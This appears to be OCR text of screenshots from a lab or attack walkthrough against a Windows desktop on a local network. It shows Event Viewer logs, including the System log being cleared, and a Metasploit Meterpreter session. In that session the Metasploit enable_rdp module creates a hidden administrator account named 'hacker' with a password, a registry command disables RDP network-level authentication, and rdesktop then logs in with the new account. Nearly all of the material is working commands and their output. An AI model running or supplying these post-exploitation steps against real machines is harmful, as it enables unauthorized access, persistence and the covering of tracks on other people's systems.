

Computer Management
File Action View Help
Computer Management (Local
System Tools
Task Scheduler
Event Viewer
Custom Views
Windows Logs
Application
Security
Setup
System
Forwarded Event
Applications and Se
Subscriptions
Shared Folders
Local Users and Groups
Performance
Device Manager
Storage
Disk Management
Services and Applications
Keywords Date and Time Source Event ID Task Category
Audit Success 6/3/2024 6:48:07 AM Microsoft Wind... 4672 Special Logon
Audit Success 6/3/2024 6:48:07 AM Microsoft Wind... 4624 Logon
Audit Success 6/3/2024 6:48:06 AM Microsoft Wind... 4672 Special Logon
Audit Success 6/3/2024 6:48:06 AM Microsoft Wind... 4624 Logon
Audit Success 6/3/2024 6:48:06 AM Microsoft Wind... 4672 Special Logon
Audit Success 6/3/2024 6:48:06 AM Microsoft Wind... 4624 Logon
Audit Success 6/3/2024 6:44:33 AM Microsoft Wind... 4797 User Account M...
Audit Success 6/3/2024 6:44:33 AM Microsoft Wind... 4797 User Account M...
Audit Success 6/3/2024 6:44:33 AM Microsoft Wind... 4797 User Account M...
Audit Success 6/3/2024 6:44:33 AM Microsoft Wind... 4797 User Account M...
Audit Success 6/3/2024 6:41:59 AM Microsoft Wind... 5382 User Account M...
Audit Success 6/3/2024 6:41:59 AM Microsoft Wind... 5382 User Account M...
Audit Success 6/3/2024 6:41:59 AM Mi Microsoft Windows security auditing. r Account M...
Audit Success 6/3/2024 6:41:59 AM Microsoft Wind... 5382 User Account M...
Audit Success 6/3/2024 6:41:58 AM Microsoft Wind... 5382 User Account M...
Audit Success 6/3/2024 6:41:58 AM Microsoft Wind... 5382 User Account M...
Audit Success 6/3/2024 6:41:58 AM Microsoft Wind... 4672 Special Logon
Audit Success 6/3/2024 6:41:58 AM Microsoft Wind... 4624 Logon
Audit Success 6/3/2024 6:34:44 AM Microsoft Wind... 4672 Special Logon
Audit Success 6/3/2024 6:34:44 AM Microsoft Wind... 4624 Logon
Audit Success 6/3/2024 6:34:43 AM Microsoft Wind... 4672 Special Logon
Audit Success 6/3/2024 6:34:43 AM Microsoft Wind... 4624 Logon
Audit Success 6/3/2024 6:34:43 AM Microsoft Wind... 4672 Special Logon
Audit Success 6/3/2024 6:34:43 AM Microsoft Wind... 4624 Logon
Audit Success 6/3/2024 6:34:43 AM Microsoft Wind... 4672 Special Logon
Audit Success 6/3/2024 6:34:43 AM Microsoft Wind... 4624 Logon
Audit Success 6/3/2024 6:22:51 AM Microsoft Wind... 4672 Special Logon
Audit Success 6/3/2024 6:22:51 AM Microsoft Wind... 4624 Logon
Audit Success 6/3/2024 6:17:33 AM Microsoft Wind... 4672 Special Logon
Audit Success 6/3/2024 6:17:33 AM Microsoft Wind... 4624 Logon
Event 4672, Microsoft Windows security auditing.
General Details
Special privileges assigned to new logon.
Subject:
Security ID: SYSTEM
Account Name: SYSTEM
Account Domain: NT AUTHORITY
Logon ID: 0x3E7
Privileges: SeAssignPrimaryTokenPrivilege
Log Name: Security
Source: Microsoft Windows security Logged: 6/3/2024 6:48:07 AM
Event ID: 4672 Task Category: Special Logon
Level: Information Keywords: Audit Success
User: N/A Computer: DESKTOP-PHMF038
OpCode: Info
More Information: Event Log Online Help
Actions
Security
Open Saved Log...
Create Custom View...
Import Custom View...
Clear Log...
Filter Current Log...
Properties
Find...
Save All Events As...
Attach a Task To this Lo...
View
Refresh
Help
Event 4672, Microsoft Wind...
Event Properties
Attach Task To This Eve...
Copy
Save Selected Events...
Refresh
Help
Expand: Completed successfully.
Type here to search
34°C
6:50 AM
6/3/2024



Computer Management
File Action View Help
Computer Management (Local
System Tools
Task Scheduler
Event Viewer
Custom Views
Windows Logs
Application
Security
Setup
System
Forwarded Event
Applications and Se
Subscriptions
Shared Folders
Local Users and Groups
Performance
Device Manager
Storage
Disk Management
Services and Applications
Level Date and Time Source Event ID Task Category
Information 6/3/2024 6:35:21 AM Kernel-Power 105 (100)
Warning 6/3/2024 5:28:57 AM DNS Client Ev... 1014 (1014)
Information 6/3/2024 5:12:59 AM Service Contr... 7045 None
Information 6/3/2024 4:31:36 AM Kernel-Power 105 (100)
Information 6/3/2024 2:51:56 AM WindowsUpd... 19 Windows Upd...
Information 6/3/2024 2:51:55 AM Kernel-General 16 None
Information 6/3/2024 2:51:55 AM WindowsUpd... 43 Windows Upd...
Information 6/3/2024 2:51:55 AM WindowsUpd... 19 Windows Upd...
Information 6/3/2024 2:51:53 AM WindowsUpd... 43 Windows Upd...
Information 6/3/2024 2:51:51 AM Kernel-General 16 None
Information 6/3/2024 2:46:50 AM Kernel-Power 105 (100)
Information 6/3/2024 2:43:37 AM Kernel-General 16 None
Information 6/3/2024 2:37:35 AM WindowsUpd... 19 Windows Upd...
Information 6/3/2024 2:37:35 AM Kernel-General 16 None
Information 6/3/2024 2:37:34 AM WindowsUpd... 43 Windows Upd...
Information 6/3/2024 2:37:33 AM Kernel-General 16 None
Information 6/3/2024 2:36:02 AM WindowsUpd... 19 Windows Upd...
Information 6/3/2024 2:36:02 AM Kernel-General 16 None
Information 6/3/2024 2:36:02 AM WindowsUpd... 43 Windows Upd...
Information 6/3/2024 2:36:01 AM Kernel-General 16 None
Information 6/3/2024 2:35:15 AM WindowsUpd... 44 Windows Upd...
Information 6/3/2024 2:35:15 AM WindowsUpd... 44 Windows Upd...
Information 6/3/2024 2:35:09 AM WindowsUpd... 19 Windows Upd...
Information 6/3/2024 2:35:08 AM Kernel-General 16 None
Information 6/3/2024 2:35:08 AM WindowsUpd... 43 Windows Upd...
Information 6/3/2024 2:35:07 AM Kernel-General 16 None
Information 6/3/2024 2:34:36 AM WindowsUpd... 44 Windows Upd...
Warning 6/3/2024 2:29:14 AM DistributedC... 10016 None
Information 6/3/2024 2:26:16 AM Service Contr... 7040 None
Information 6/3/2024 2:23:51 AM Service Contr... 7040 None
Event 1014, DNS Client Events
General Details
Name resolution for the name ctldl.windowsupdate.com timed out after none of the configured DNS servers responded.
Log Name: System
Source: DNS Client Events
Logged: 6/3/2024 5:28:57 AM
Event ID: 1014
Task Category: (1014)
Level: Warning
Keywords: (268435456)
User: NETWORK SERVICE
Computer: DESKTOP-PHMF038
OpCode: Info
More Information: Event Log Online Help
Actions
System
Open Saved Log...
Create Custom View...
Import Custom View...
Clear Log...
Filter Current Log...
Properties
Find...
Save All Events As...
Attach a Task To this Lo...
View
Refresh
Help
Event 1014, DNS Client Events
Event Properties
Attach Task To This Eve...
Copy
Save Selected Events...
Refresh
Help
Type here to search
34°C
6:50 AM
6/3/2024


Computer Management
File Action View Help
Computer Management (Local
System Tools
Task Scheduler
Event Viewer
Custom Views
Windows Logs
Application
Security
Setup
System
Forwarded Event
Applications and Se
Subscriptions
Shared Folders
Local Users and Groups
Performance
Device Manager
Storage
Disk Management
Services and Applications
Level Date and Time Source Event ID Task Category
Information 6/3/2024 6:50:37 AM Eventlog 104 Log clear
Actions
System
Open Saved Log...
Create Custom View...
Import Custom View...
Clear Log...
Filter Current Log...
Properties
Find...
Save All Events As...
Attach a Task To this Lo...
View
Refresh
Help
Event 104, Eventlog
Event Properties
Attach Task To This Eve...
Copy
Save Selected Events...
Refresh
Help
Event 104, Eventlog
General Details
The System log file was cleared.
Log Name: System
Source: Eventlog
Logged: 6/3/2024 6:50:37 AM
Event ID: 104
Task Category: Log clear
Level: Information
Keywords:
User: DESKTOP-PHMF038\nam
Computer: DESKTOP-PHMF038
OpCode: Info
More Information: Event Log Online Help
Type here to search
34°C
6:50 AM
6/3/2024


6,


nam@kali: ~
File Actions Edit View Help
meterpreter > info post/windows/manage/enable_rdp
Name: Windows Manage Enable Remote Desktop
Module: post/windows/manage/enable_rdp
Platform: Windows
Arch:
Rank: Normal
Provided by:
Carlos Perez <carlos_perez@darkoperator.com>
Compatible session types:
Meterpreter
Basic options:
Name Current Setting Required Description
ENABLE true no Enable the RDP Service and Firewall Exception.
FORWARD false no Forward remote port 3389 to local Port.
LPORT 3389 no Local port to forward remote connection.
PASSWORD no Password for the user created.
SESSION yes The session to run this module on
USERNAME no The username of the user to create.
Description:
This module enables the Remote Desktop Service (RDP). It provides the options to create
an account and configure it to be a member of the Local Administrators and
Remote Desktop Users group. It can also forward the target's port 3389/tcp.
Module options (post/windows/manage/enable_rdp):
Name Current Setting Required Description
ENABLE true no Enable the RDP Service and Firewall Exception.
FORWARD false no Forward remote port 3389 to local Port.
LPORT 3389 no Local port to forward remote connection.
PASSWORD no Password for the user created.
SESSION yes The session to run this module on
USERNAME no The username of the user to create.
meterpreter > run post/windows/manage/enable_rdp username=hacker password=AAAbbb111
[*] Enabling Remote Desktop
[*] RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*] The Terminal Services service is not set to auto, changing it to auto ...
[*] Opening port in local firewall if necessary
[*] Setting user account for logon
[*] Adding User: hacker with Password: AAAbbb111
[*] Adding User: hacker to local group 'Remote Desktop Users'
[*] Hiding user from Windows Login screen
[*] Adding User: hacker to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup execute Meterpreter resource file: /root/.msf4/loot/20240603205134_default_192.168.1.21_host.windows.cle_190907.txt
meterpreter > reg setval -k 'HKLM\\SYSTEM\\CurrentControlSet\\Control\\TerminalServer\\WinStations\\RDP-Tcp' -v UserAuthentication -d '0'
[-] stdapi_registry_open_key: Operation failed: The system cannot find the file specified.
meterpreter > reg setval -k 'HKLM\\SYSTEM\\CurrentControlSet\\Control\\Terminal Server\\WinStations\\RDP-Tcp' -v UserAuthentication -d '0'
Successfully set UserAuthentication of REG_SZ.
meterpreter > idletime
User has been idle for: 2 mins 5 secs
meterpreter >


1 2 3 4
20:54
rdesktop - 192.168.1.21
hacker
Please wait for DESKTOP-PHMF038\nam to respond.



Computer Management
File Action View Help
Computer Management (Local
System Tools
Task Scheduler
Event Viewer
Custom Views
Windows Logs
Application
Security
Setup
System
Forwarded Event
Applications and Se
Subscriptions
Shared Folders
Local Users and Groups
Performance
Device Manager
Storage
Disk Management
Services and Applications
Level Date and Time Source Event ID Task Category
Information 6/3/2024 6:50:37 AM Eventlog 104 Log clear
Actions
System
Open Saved Log...
Create Custom View...
Import Custom View...
Clear Log...
Filter Current Log...
Properties
Find...
Save All Events As...
Attach a Task To this Lo...
View
Refresh
Help
Event 104, Eventlog
Event Properties
Attach Task To This Eve...
Copy
Save Selected Events...
Refresh
Help
Remote Desktop Connection
Do you want to allow DESKTOP-PHMF038\hacker to connect to this machine?
Click OK to disconnect your session immediately or click Cancel to stay connected.
No action will disconnect your session in 30 seconds.
OK
Cancel
Event 104, Eventlog
General Details
The System log file was cleared.
Log Name: System
Source: Eventlog
Logged: 6/3/2024 6:50:37 AM
Event ID: 104
Task Category: Log clear
Level: Information
Keywords:
User: DESKTOP-PHMF038\nam
Computer: DESKTOP-PHMF038
OpCode: Info
More Information: Event Log Online Help
Type here to search
34°C
6:55 AM
6/3/2024


1 2 3 4
20:55
nam@kali: ~
File Actions Edit View Help
┌──(nam㉿kali)-[~]
└─$ rdesktop -u hacker -p AAAbbb111 192.168.1.21
ATTENTION! The server uses and invalid security certificate which can not be trusted for
the following identified reasons(s);
1. Certificate issuer is not trusted by this system.
Issuer: CN=DESKTOP-PHMF038
Review the following certificate info before you trust it to be added as an exception.
If you do not trust the certificate the connection atempt will be aborted:
Subject: CN=DESKTOP-PHMF038
Issuer: CN=DESKTOP-PHMF038
Valid From: Sun Jun 2 20:51:35 2024
To: Mon Dec 2 20:51:35 2024
Certificate fingerprints:
sha1: 0d9da826d4832f289e81fd6722bbe3b097d758bf
